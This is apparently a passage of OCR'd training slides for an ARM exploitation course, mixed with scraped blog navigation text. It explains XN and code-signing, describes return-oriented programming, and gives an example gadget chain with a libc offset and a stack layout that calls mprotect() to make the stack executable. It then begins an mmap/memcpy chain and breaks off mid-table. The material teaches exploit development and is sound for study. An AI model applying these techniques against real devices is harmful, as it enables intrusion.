
The Course Listing


- How to reverse engineer ARM binaries with IDA (IDA bugs)
- Debugging ARM binaries with GDB
- Exploiting Stack Overflows
- Defeating Stack Overflows with “No Execute Stack” (XN)
- Exploiting Advanced Stack Overflows with XN
- Exploiting Heap Overflows
- Heap Overflows with “No eXecute (XN)” protection
- Defeating ASLR


How the course has been going:

- We are AMAZED. A course like this has never been offered
- It sold out at Blackhat in the first two weeks.
- It SOLD OUT at CanSecWest 2012.
- It SOLD OUT at Blackhat Las Vegas 2012.
- MANY requests for private engagements of the course.


CanSecWest


BlackHat 2012


ARM Exploitation Tokyo: H
dontstuffbeansupyournose.com/2013/02/03/arm-exploitation-tokyo-hacking-in-the-land-of-the-rising-...
GitHub
Talks & Trainings
Books & Publications
About
RSS
Subscribe: RSS feed
Don't Stuff Beans Up Your Nose
Nerdy things...
ARM Exploitation Tokyo: Hacking in the Land of the Rising Sun
Posted on February 3, 2013 by s7ephen
1
Pages
About
Books & Publications
GitHub
Talks & Trainings
Search
Top Posts & Pages
Upcoming for 2013
Hardware Hacking for Software People
About
GitHub


ARM Exploitation: Switzerl
dontstuffbeansupyournose.com/2013/03/21/arm-exploitation-switzerland/
GitHub
Talks & Trainings
Books & Publications
About
RSS
Subscribe:
Don't Stuff Beans Up Your Nose
Nerdy things...
ARM Exploitation: Switzerland
Posted on March 21, 2013 by slawlerguy
1
Pages
About
Books & Publications
GitHub
Talks & Trainings
Search
Top Posts & Pages
Upcoming for 2013
Hardware Hacking for Software People
About

What does all this research and the popularity of our course teach us?

Xipiter

We are in the "Post PC" threat environment.

Xipiter

The world is changing..."The Post-PC Exploitation Environment":

- Why would hackers bother with your PC when there is a GPS tracking device connected to a microphone always in your pocket?
- We trust our phones and mobile devices more than our computers and attackers know this.
- ARM Exploitation is fun and much easier than people think.
- Bugs are being found in everything from SMS messages in your iPhone to the DVR you watch Netflix on. All of these devices use ARM processors

Some Interesting Bits from the Course:

Some Interesting Bits from the Course:

ROP on ARM

(defeating XN, code-signing, et al.)

Xipiter

Why bother with ROP?

- XN
  - "Execute-Never"
  - Allows virtual addresses to be marked with or without execute permission
  - If the CPU ever attempts to fetch an instruction from a virtual address without execute permission, it raises an exception (typically, delivers SIGSEGV to the offending process)
  - Therefore, an exploit must direct PC towards valid executable addresses
    - Virtual address is marked executable by the operating system
    - Address must contain valid ARM/THUMB machine code

Why bother with ROP?

- Code-Signing
  - –Some platforms verify that executable memory segments contain a valid digital signature
  - –Measure is primarily a method of protecting revenue stream for application stores
  - –Therefore an exploit must redirect PC to valid executable addresses
    - It is not possible to have a "ret2libc" attack that calls "mprotect()" or equivalent to re-protect virtual addresses with executable page permissions

ROP: General Technique

- General technique
  - Find a number of “gadgets”
    - A few instructions, ending in an indirect branch (pop {pc}, blx r3, etc)
    - Typically, obtains values and branch targets from memory relative to SP
  - Place these gadgets, one after the other, onto the call stack
    - Such as via stack overflow vulnerability
  - The “gadget chain” will constitute a computer program (a “return-oriented” program)
  - Profit!
    - Allocate writeable, executable memory and copy shellcode into it
    - Re-protect existing virtual address space as executable and jump into it
    - Create a socket, connect out, and establish a reverse shell
    - Read contents of contacts list and send it to a remote serve via HTTP
    - Really, you can create just about any computer program by using lots of gadgets on the stack

Ret2libc, Bouncepoints, and ROP

- One of our gadgets from early in the class:
  - libc + 0x000918DC: POP {R0,R1,R2,R3,R12,LR}; BX R12
  - Loads R0-R3 with values from the stack
  - Branches to a function
  - Initializes LR to return somewhere
- On ARM, it's really impossible to do any ret2libc without the use of a "bouncepoint" aka "gadget"

ROP: Example mprotect() call

- Goal: Use mprotect() to re-protect the stack as executable, and jump into it

SP Offset	Value	Description
00000000	400b08dc	POP {R0,R1,R2,R3,R12,LR}; BX R12
00000008	bdffd000	R0: Page-aligned stack address
0000000c	00002000	R1: Length to mprotect
00000010	00000007	R2: PROT_READ|PROT_WRITE|PROT_EXEC
00000014	deadbeef	R3: Unused value for R3
00000018	400abf90	R12: Address of mprotect()
0000001c	bdffd100	LR: Address of the stack

ROP: Example mmap() + memcpy() call

- **<u>Goal:</u>** Use mmap() to allocate writeable, executable memory. Copy shellcode to this buffer. Jump to the buffer.
- **<u>Step 1:</u>** call mmap, with that gadget that is useful for making function calls
- **<u>Step 2:</u>** call memcpy. It's destination address should be the buffer we just mmap'd, it's source address should be the contents from R6 (we know, via gdb, that R6 happens to point to our shellcode buffer at time of exploit).
- **<u>Step 3:</u>** jump into the buffer

ROP: Example mmap() + memcpy() call

- **<u>Goal:</u>** Use mmap() to allocate writeable, executable memory. Copy shellcode to this buffer. Jump to the buffer.
- **<u>Step 1:</u>** call mmap, with that gadget that is useful for making function calls
  - WAIT! mmap takes 6 arguments, not just 4
  - mmap(addr, len, prot, flags, filedes, off)
  - We can't just use R0-R3 for its arguments!
- **<u>Step 2:</u>** call memcpy. ……
- **<u>Step 3:</u>** jump into the buffer

ROP: Example mmap() + memcpy() call

- Goal: Use mmap() to allocate writeable, executable memory. Copy shellcode to this buffer. Jump to the buffer.
- Step 1: call mmap, with that gadget that is useful for making function calls
- Step 2: call memcpy. It's destination address should be the buffer we just mmap'd, it's source address should be the contents from R6 (we know, via gdb, that R6 happens to point to our shellcode buffer at time of exploit).
  - **WAIT! How do we "pass" R6 as the "source" address for memcpy (the 2nd argument)? (How do we move R6 into R1? How can we do so while ensuring R0 contains the address returned by mmap?)**
- Step 3: jump into the buffer

ROP: Moving R6 to R1, without changing R0

- After searching and searching, we find the following gadgets…

Location	Disassembly
